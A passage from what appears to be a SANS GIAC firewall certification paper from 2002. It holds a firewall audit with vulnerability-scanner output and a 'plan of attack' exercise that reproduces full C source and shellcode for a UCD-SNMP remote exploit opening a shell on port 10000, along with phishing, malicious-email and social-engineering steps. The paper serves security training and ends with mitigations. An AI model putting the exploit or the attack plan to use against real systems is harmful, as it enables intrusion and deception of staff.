*clear session dst-ip <a.b.c.d>*

*will clear all active sessions to destination IP address a.b.c.d from the NetScreen active session table. This command can be used to recover from a wild port scan without waiting for all sessions to age out or without resetting the NetScreen device.*

*Lastly, ScreenOS 3.1.0 and later allow the administrator to enable firewall protections, including port scan protections, on any interface.*

*NetScreen recommends all customers to upgrade to the latest version of ScreenOS supported by their hardware and then to enable one or all of the above features to minimize the likelihood of being affected by this issue. END.*

Our firewall is running 3.1.0r1.0 of netscreen OS hence we have enabled the following feature so as not to be vulnerable.

**set firewall session-threshold source-ip-based 6144**

Anyway back to our scan

***From the corporate network***

10.10.10.0

A quick ping test from the laptop ensure we have layer 2 connectivity, but not layer 3.

No ping return but we have the hardware MAC address of the firewall. This is expected for host to communicate on the same subnet/physical media.

C:\>ping 10.10.10.1

Pinging 10.10.10.1 with 32 bytes of data:

…….Request timed out.

Ping statistics for 10.10.10.1:

C:\>arp -a

Interface: 10.10.10.88 on Interface 0x1000007

| Internet Address | Physical Address | Type |
|---|---|---|
| 10.10.10.1 | 00-10-db-18-03-42 | dynamic |

The HEAT scan revealed the policy on firewall is OK working as per documented policy.

***From Secure net***

192.168.10.10

C:\>ping 192.168.10.1

Pinging 192.168.10.1 with 32 bytes of data:

Request timed out.

Ping statistics for 192.168.10.1:

Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>arp -a

Interface: 172.16.10.10 on Interface 0x1000007

| Internet Address | Physical Address | Type |
|---|---|---|
| 192.168.10.1 | 00-10-db-18-03-41 | dynamic |

Test reveals we have connectivity.

Heat output scanning from 192.160.10.0 network…we should have no access from this network. No connections inside from this network. This was verified but also we picked up all the vulnerabilities on the fortune database. We will go back to the administrator of the box and hand the list of issues to fix.

Scan executed on: Tue Mar 26 23:36:04 2002
Scan phase completed in 1 minute, 17 seconds
Probe executed on: Tue Mar 26 23:38:38 2002

Probe phase completed in 2 minutes, 29 seconds
Explore executed on: Tue Mar 26 23:39:16 2002
Explore phase (non-recursive) completed in 22 seconds

254 addresses were scanned
Address ranges assessed include:
Address range of 192.168.10.0 to 192.168.10.255

Summary of systems and operating system found

| Operating system | Count | Percentage |
|---|---|---|
| Windows 2000 | 1 | 100.00% |

Detailed Host Information:

---

IP Address: 192.168.10.50 DNS Domain Name: could not resolve

SMTP Domain Name: cc.giac.com
PDC for this system is: \\CC
Current service pack is: 2
Number of users: 6

Device Type is: Windows 2000
Successful TCP Scanning Methods:
SYN Packets

Active TCP Ports:

| Port | Service name | Version |
|---|---|---|
| 25 | smtp | Microsoft ESMTP MAIL Service, Version: 5.0.2195.2966 |
| 80 | www | Microsoft-IIS/5.0 |
| 88 | kerbros(v5) | |
| 135 | WINS | |
| 258 | yak-chat | |
| 389 | ldap | |
| 443 | www-ssl | |
| 445 | W2K direct host | |
| 464 | kpasswd | |
| 593 | http-rpc-epmap | |
| 636 | ldaps | |
| 1026 | unknown | |
| 1029 | unknown | |
| 1033 | unknown | |
| 1044 | unknown | |
| 1050 | cma | |
| 1051 | optima-vnet | |
| 1057 | startron | |
| 1058 | nim | |

```
 1433    ms-sql-s
 3268    msft-gc
 3269    msft-gc-ssl
 3372    tip2
 3396    printer_agent
18185    opsec-omi

Active UDP Ports:
(note: UDP based scans are subject to false positives)
   no open ports found


Windows share list:
IPC$            IPC
D$              Disk       (read-write)  User: 'Administrator'  Password: ''
print$          Disk       (read-write)  User: 'Administrator'  Password: ''
CanonBub        Printer
NETLOGON        Disk       (read-write)  User: 'Administrator'  Password: ''
ADMIN$          Disk       (read-write)  User: 'Administrator'  Password: ''
SYSVOL          Disk       (read-write)  User: 'Administrator'  Password: ''
C$              Disk       (read-write)  User: 'Administrator'  Password: ''

Account policy information:
  Maximum password age is 42
  No minimum set for password change
  No minimum set for password length
Password history list of 1 passwords is kept
  No account lockout policy is set

Windows NT audit policy information:
Auditing is disabled

The following users are in the Administrators or Domain Admins group:
  Administrator

The following accounts violate password aging policy of 60 days:
  The account 'Administrator' never expires
  The account 'TsInternetUser' never expires
  The account 'IUSR_CC' never expires
  The account 'IWAM_CC' never expires

Valid login/password combinations for this system are:
Login: Administrator                Password: no password required

The following vulnerabilities were found on this system:
Administrator Account With A Default Password                        Critical
```

| | |
|---|---|
| Domain Admin Privilege Account Has Guessable Password | Critical |
| Local Admin Privilege Account Has Guessable Password | Critical |
| Act As System Privilege Has Excessive Rights | Severe |
| Default or Easily Guessed Password On Account | Severe |
| The C-Drive is accessible | Severe |
| Read-Write Windows File Share Found | Major |
| Replace Process Token Privilege Has Excessive Rights | Major |
| Add Workstations Privilege Has Excessive Rights | Moderate |
| Displayed SMTP Domain | Minor |
| Displayed SMTP Version | Minor |
| Minimum Password Length Is Too Short | Minor |
| NT Reveals Account Policy With a Null Session | Minor |
| NT Reveals Group List With a Null Session | Minor |
| NT Reveals Share List With a Null Session | Minor |
| NT Reveals User Details With a Null Session | Minor |
| NT Reveals User List Using SID Reversal | Minor |
| NT Reveals User List With a Null Session | Minor |
| NT Reveals User/Group Association With a Null Session | Minor |
| NT Successful Logons Are Not Audited | Minor |
| NT Successful Restarts Are Not Audited | Minor |
| NT Successful Security Changes Are Not Audited | Minor |
| NT Successful User/Group Changes Are Not Audited | Minor |
| NT Unsuccessful File/Object Accesses Are Not Audited | Minor |
| NT Unsuccessful Logons Are Not Audited | Minor |
| NT Unsuccessful Process Tracking Is Not Audited | Minor |
| NT Unsuccessful Restarts Are Not Audited | Minor |
| NT Unsuccessful Security Changes Are Not Audited | Minor |
| NT Unsuccessful User Rights Usage Is Not Audited | Minor |
| NT Unsuccessful User/Group Changes Are Not Audited | Minor |
| System Has No Account Lockout Set | Minor |
| The System Does Not Have A Minimum Password Length | Minor |
| The System Has All Auditing Functions Disabled | Minor |
| The System Has An Active Administrator Account | Minor |
| Unique Password Count Is Too Low | Minor |
| User Exempt From The Password Aging Requirements | Minor |
| Windows Null Session Reveals Data | Minor |
| Increase Quotas Privilege Has Excessive Rights | DoS |
| Lock Pages in Memory Privilege Has Excessive Rights | DoS |

Route to host: 1) 192.168.10.50

---

IP Address: 192.168.10.51 DNS Domain Name: could not resolve

The firewall was not shown on the scan. Hence it is being well hidden. Also not allowing packets past it's secure_net interface as expected. However the Database needs some serious hardening.

### *Scan of 210.10.20.0 network*

210.10.20.0 network…we should only be able to see the router and the firewall should be hidden. All other connection should be dropped by the firewall because of the them being a scan and not end to end traffic sessions.

Connectivity available because we can ping the router on the same subnet.

[root@Dylan root]# ping 210.10.20.2

PING 210.10.20.2 (210.10.20.2) from 210.10.20.5 : 56(84) bytes of data.

64 bytes from 210.10.20.2: icmp_seq=0 ttl=255 time=5.296 msec

HEAT scan output

Scan executed on: Wed Mar 27 00:26:07 2002
Scan phase completed in 4 minutes, 4 seconds
Probe executed on: Wed Mar 27 00:28:49 2002
Probe phase completed in 2 minutes, 34 seconds
Explore executed on: Wed Mar 27 00:29:25 2002
Explore phase (non-recursive) completed in 21 seconds

5334 addresses were scanned
Address ranges assessed include:
Address range of 210.10.0.0 to 210.10.20.255

Summary of systems and operating system found

| Operating system | Count | Percentage |
|---|---|---|
| Cisco Router | 1 | 25.00% |
| Windows 2000 | 1 | 25.00% |
| IRIX | 1 | 25.00% |
| IRIX | 1 | 25.00% |

Detailed Host Information:
---
IP Address: 210.10.20.2 DNS Domain Name: could not resolve

Device Type is: Cisco Router

Successful TCP Scanning Methods:

SYN Packets

Active TCP Ports:
Port Service name Version

Active UDP Ports:
(note: UDP based scans are subject to false positives)
no open ports found

Valid login/password combinations for this system are:
No valid logins were captured for this system

The following vulnerabilities were found on this system:

Route to host:
1) 210.10.20.2

also (extracted from report)

| | |
|---|---|
| IP Address: 210.10.10.20 | HHTP and HHTPS |
| IP Address: 210.10.10.40 | SMTP |
| IP Address: 210.10.10.50 | DNS |

Heat output scanning for this segment and all other segments confirms policy.

Examinations of the Firewall self log confirm our findings.

TCPDUMP also reveals packet encryption of all VPN sessions is happening.


### *Recommendations*

The audit revealed that a hardening of hosts on some hosts was still required.
It is recommended GIAC implement a regular audit for compliance to firewall policy and also implement NTP to allow all logs to be synchronized. During the interview part of the audit it was revealed policy changes are not well documented and approved by a body of people. It is recommended that all changes to the firewall are documented and reviewed by a panel before implementation, to avoid errors creeping in.
The audit revealed that the router could be upgraded to upgraded to a later IOS and further hardening be implemented as per http://www.cisco.com/warp/public/707/21.html
If business does well over the coming months GIAC should consider high availability and redundancy systems. They could purchase another netscreen 208 and enable the high availability option. We could also implement a more restrictive policy on the admin services on ethernet1, and for example not allow SNMP management on the firewall Ethernet interface 1. All management could be restricted to a VPN so that it is more secure. Radius could be done over a VPN, thus improving the security. Strongly consider

using personal firewall on all remote employees dialup machines to also stop split tunneling.


Architecture changes fro critical services

- Put a dual redundant load balancing  firewall
- Dual routers with separate internet feeds
- Dual switches
- Load balancer device for web servers



# Assignment 4

The architecture chosen was from http://www.giac.org/GCFW.php.
I took the architecture of Timothy Layton
http://www.giac.org/practical/Timothy_Layton_GCFW.zip
diagram attached.



## *Plan of Attack against the Firewall*

I would have to do some homework first. This will include finding out what valid IP addresses GIAC enterprise uses http://www.betterwhois.com/ I would take a note of the system contact as this could possibly be person with admin rights. If I manage to gain access this name could possibly be a clue to an admin account. I could do a similar search with nslookup.
Next I could do some social engineering, and do a cold call from a public phone and pretend I am in sales and try to sell some security solution. I might be able to get the info out of someone in the company regarding the solution they currently use including the name of the Network administrator/security guy.
Once I figure this out I would do some researches on the web, latest bugtraqs etc to determine the latest vulnerabilities of the systems in use. I take it the administrator is flat out and has not upgraded the IOS for this latest vulnerability. I would need to find some code to exploit the vulnerability. I should be able to find this on the internet.
I have managed to find out GIAC enterprise uses a PIX version 6 and a Quick research on vulnerabilities on PIX shows
http://www.cisco.com/warp/public/707/pixfirewall-authen-flood-pub.shtml
Cisco PIX Firewall Authentication Denial of Service Vulnerability
However version 6 not affected

http://www.cisco.com/warp/public/707/PIXfirewallSMTPfilter-regression-pub.shtml
Cisco Secure PIX Firewall SMTP Filtering Vulnerability
This version is vulnerable

http://www.cisco.com/warp/public/707/pixtcpreset-pub.shtml
Cisco Secure PIX Firewall TCP Reset Vulnerability
However version 6 not affected

http://www.cisco.com/warp/public/707/pixftp-pub.shtml
Cisco Secure PIX Firewall FTP Vulnerabilities

I will exploit the SNMP vulnerabilities. I hope they are not filtering SNMP (Unlikely I know)
On a Linux box with c compiler I would sent the following code to the firewalls IP.(I would find the range of IP addresses the company has and probably sent this code to all the boxes in the range)

```
/*
UCD-SNMP 4.2.1 remote exploit

you need snmpwalk in your local directory to make it work..

#include <stdio.h>
#include <unistd.h>
#include <sys/stat.h>

char code[] =
```

```
  "\x31\xc0"              // xor     eax, eax
  "\x31\xdb"              // xor     ebx, ebx
  "\x89\xe5"              // mov     ebp, esp
  "\x99"                  // cdq
  "\xb0\x66"              // mov     al, 102
  "\x89\x5d\xfc"          // mov     [ebp-4], ebx
  "\x43"                  // inc     ebx
  "\x89\x5d\xf8"          // mov     [ebp-8], ebx
  "\x43"                  // inc     ebx
  "\x89\x5d\xf4"          // mov     [ebp-12], ebx
  "\x4b"                  // dec     ebx
  "\x8d\x4d\xf4"          // lea     ecx, [ebp-12]
  "\xcd\x80"              // int     80h
  "\x89\x45\xf4"          // mov     [ebp-12], eax
  "\x43"                  // inc     ebx
  "\x66\x89\x5d\xec"      // mov     [ebp-20], bx
  "\x66\xc7\x45\xee\x27\x10"  // mov     [ebp-18], word 4135
  "\x89\x55\xf0"          // mov     [ebp-16], edx
  "\x8d\x45\xec"          // lea     eax, [ebp-20]
  "\x89\x45\xf8"          // mov     [ebp-8], eax
  "\xc6\x45\xfc\x10"      // mov     [ebp-4], byte 16
  "\xb2\x66"              // mov     dl, 102
  "\x89\xd0"              // mov     eax, ed
  "\x8d\x4d\xf4"          // lea     ecx, [ebp-12]
  "\xcd\x80"              // int     80h
  "\x89\xd0"              // mov     eax, edx
  "\xb3\x04"              // mov     bl, 4
  "\xcd\x80"              // int     80h
  "\x43"                  // inc     ebx
  "\x89\xd0"              // mov     eax, edx
  "\x99"                  // cdq
  "\x89\x55\xf8"          // mov     [ebp-8], edx
  "\x89\x55\xfc"          // mov     [ebp-4], edx
  "\xcd\x80"              // int     80h
  "\x31\xc9"              // xor     ecx, ecx
  "\x89\xc3"              // mov     ebx, eax
  "\xb1\x03"              // mov     cl, 3
  "\xb0\x3f"              // mov     al, 63
  "\x49"                  // dec     ecx
  "\xcd\x80"              // int     80h
  "\x41"                  // inc     ecx
  "\xe2\xf8"              // loop    -7
  "\x52"                  // push    edx
  "\x68\x6e\x2f\x73\x68"  // push    dword 68732f6eh
  "\x68\x2f\x2f\x62\x69"  // push    dword 69622f2fh
  "\x89\xe3"              // mov     ebx, esp
  "\x52"                  // push    edx
  "\x53"                  // push    ebx
  "\x89\xe1"              // mov     ecx, esp
  "\xb0\x0b"              // mov     al, 11
  "\xcd\x80";             // int     80h

struct {
        char *name;
        unsigned long ret_addr;
        int psn1;
```

```
        int psn2;
        int psn3;
        int offset;
}
targets[] = {
        { "UCD-snmp 4.2.1, Slackware 7.0", 0xbfffc560, 148, 160, 164, 0},
        { "UCD-snmp 4.2.1, Redhat 6.2", 0x807dc64, 244, 240, 244, 4},
        { "UCD-snmp 4.2.1, Suse 7.2", 0xbfffc76c, 152,152,152,0},
        { NULL, 0}
};

void usage(char *p)
{
   int i;

   fprintf(stderr,
"*****************************************************************\n");
   fprintf(stderr,
"*****************************************************************\n");
   fprintf(stderr, "   SNMP EXPLOITATION PROOF OF CONCEPT - ETHICAL USES
ONLY\n");
   fprintf(stderr, "usage: %s [-t type] [-p port] [-o offset] [-w path]
<host>\n", p);
   fprintf(stderr, "-t: target number\n");
   fprintf(stderr, "-p: port of snmp \n");
   fprintf(stderr, "-o: offset\n");
   fprintf(stderr, "-w: path to snmpwalk (default is cwd)\n\n");

   fprintf(stderr, "Target Types:\n");
   for(i = 0; targets[i].name; i++)
      fprintf(stderr, "%d) %s\n", i, targets[i].name);

   fprintf(stderr, "exploit opens shell on port 10000\n");
   fprintf(stderr, "\n");
   fprintf(stderr,
"*****************************************************************\n");
   fprintf(stderr,
"*****************************************************************\n");
   exit(0);
}

int main(int argc, char **argv) {
        char buf[512];
        struct stat boo;
        char *host, *path;
        int c, type=0, offset=0;
        char port[6] = "161";


        while((c = getopt(argc, argv, "t:o:p:w:")) != EOF){
           switch(c){
           case 't':
              type = atoi(optarg);
              if(type < 0 || type > sizeof(targets)){
                 fprintf(stderr, "invalid target type\n");
                 usage(argv[0]);
```

```
            }
        case 'o':
            offset = atoi(optarg);
            break;
        case 'p':
            strncpy(port, optarg, 5);
            break;

        case 'w':
            path = (char *)malloc(sizeof(optarg));
            strncpy(path, optarg, strlen(optarg)-1);
            break;
        }
    }
    if(!argv[optind])
        usage(argv[0]);

    host = argv[optind];

    memset(buf, 0x90, 256);

    memcpy(buf+targets[type].psn1,(void *) &targets[type].ret_addr, 4);
    memcpy(buf+targets[type].psn2,(void *) &targets[type].ret_addr, 4);
    memcpy(buf+targets[type].psn3,(void *) &targets[type].ret_addr, 4);
    buf[256] = 0x00;
    memcpy(buf+targets[type].offset, code, sizeof(code)-1);
    execl("snmpwalk", "snmpwalk", "-p", port, host, buf, NULL);
}

--

source code from
GMX - Die Kommunikationsplattform im Internet.
http://www.gmx.net
```

## *Exploit a Machine through the Perimeter*

http://www.cert.org/advisories/CA-2002-04.html
CERT® Advisory CA-2002-04 Buffer Overflow in Microsoft Internet Explorer

Internet Explorer supports the <EMBED> directive, which can be used to include arbitrary objects in HTML documents. Common types of embedded objects include multimedia files, Java applets, and ActiveX controls. The SRC attribute specifies the source path and filename of an object. For example, a MIDI sound might be embedded in a web page with the following HTML code:

```
<EMBED TYPE="audio/midi" SRC="/path/sound.mid"
AUTOSTART="true">
```

Internet Explorer uses attributes of the <EMBED> directive and MIME information from the web server to determine how to handle an embedded object. In most cases, a separate application or plugin is used.
A group of Russian researchers, SECURITY.NNOV, has reported that Internet Explorer does not properly handle the SRC attribute of the <EMBED> directive. An HTML document, such as a web page or HTML email message, that contains a crafted SRC attribute can trigger a buffer overflow, executing code with the privileges of the user viewing the document.

By convincing a user to view a malicious HTML document, an attacker can cause the Internet Explorer HTML rendering engine to execute arbitrary code with the privileges of the user who viewed the HTML document. This vulnerability could be exploited to distribute viruses, worms, or other malicious code.

I could just get this code setup it up on http server and email the link to an unsuspecting user by say using a hotmail account. I could get unsuspecting users to open it by exploiting some recent event that has people curious.

Finding our the email address of a few users, I would use social engineering and ring the reception person and ask for some addresses to email some promotional stuff. Hopefully they have not patched all their machines.

We could attempt the same process by emailing a new worm. We could find a latest cool worm on say http://vil.mcafee.com/default.asp? Then do a search on the net for the code and email it. Or just some other nasty code and email it. Hopefully they are not doing mail filtering at the gateway and if they are the signatures might not be up to date.

## *Reconnaissance and Mitigation*

The first method will probably be picked up in the logs of the firewall it might show unusual processor/memory utilization or a series of alerts depending on what is being logged. If the attack is not detected there, the IDS might alert the administrator if he has the signature up to date if he is looking for SNMP code packets and variants.

To mitigate this I would always keep informed on advisories and always apply the latest patches immediately. (after testing of course). We could also put an ACL on the serial interface of the router to drop any SMTP packets originating from outside our network. The second is more insidious as it relies mainly on the human factor and is less likely to be detected. To mitigate this we would have to have a good HTTP and mail filter at the gateway. The URL for the bad web site would be black listed. We might have some issues while we figure the URL is bad in the first place. To mitigate the SMTP we would need to implement mail filtering. Education of the user base on not opening unsolicited mail might go along way.

.

# Appendix- Information Sources for paper

Microsoft ports in general
http://www.microsoft.com/windows2000/techinfo/reskit/samplechapters/cnfc/cnfc_por_zqyu.asp
Port assignments 1-1024
http://www.iana.org/assignments/port-numbers
RFC index
http://www.rfc-editor.org/rfc-index.html
Cisco hardening
http://www.cisco.com/warp/public/707/21.html
Netscreen useful info you need to register with your email address.
http://www.netscreen.com/solutions/prince_secu_network.asp
Mcafee virus and worm library
http://vil.mcafee.com/default.asp?
Hydra Expert Assessment Tool home page
http://www.heatscanner.com/

**SANS Institute**
http://www.sans.org
**CERT Coordination Center**
http://www.cert.org
**Security Focus**
http://www.securityfocus.com
**NT Bugtraq**
http://www.ntbugtraq.com
**Packetstorm**
http://packetstormsecurity.org
**Packet Nexus**
http://www.packetnexus.com

**Offline/Hardcopy:**
**Hacking Exposed, 2nd Edition**, by Joel Scambray, Stuart McClure, George Kurtz
**Paperback** - 703 pages 2nd edition (October 11, 2000)
McGraw-Hill Professional Publishing; ISBN: 0072127481

**Network Intrusion Detection: An Analyst's Handbook, 2nd Edition**, by Stephen Northcutt, Donald McLachlan, and Judy Novak.
**Paperback** - 450 pages 2nd edition (September 22, 2000)
New Riders Publishing; ISBN: 0735710082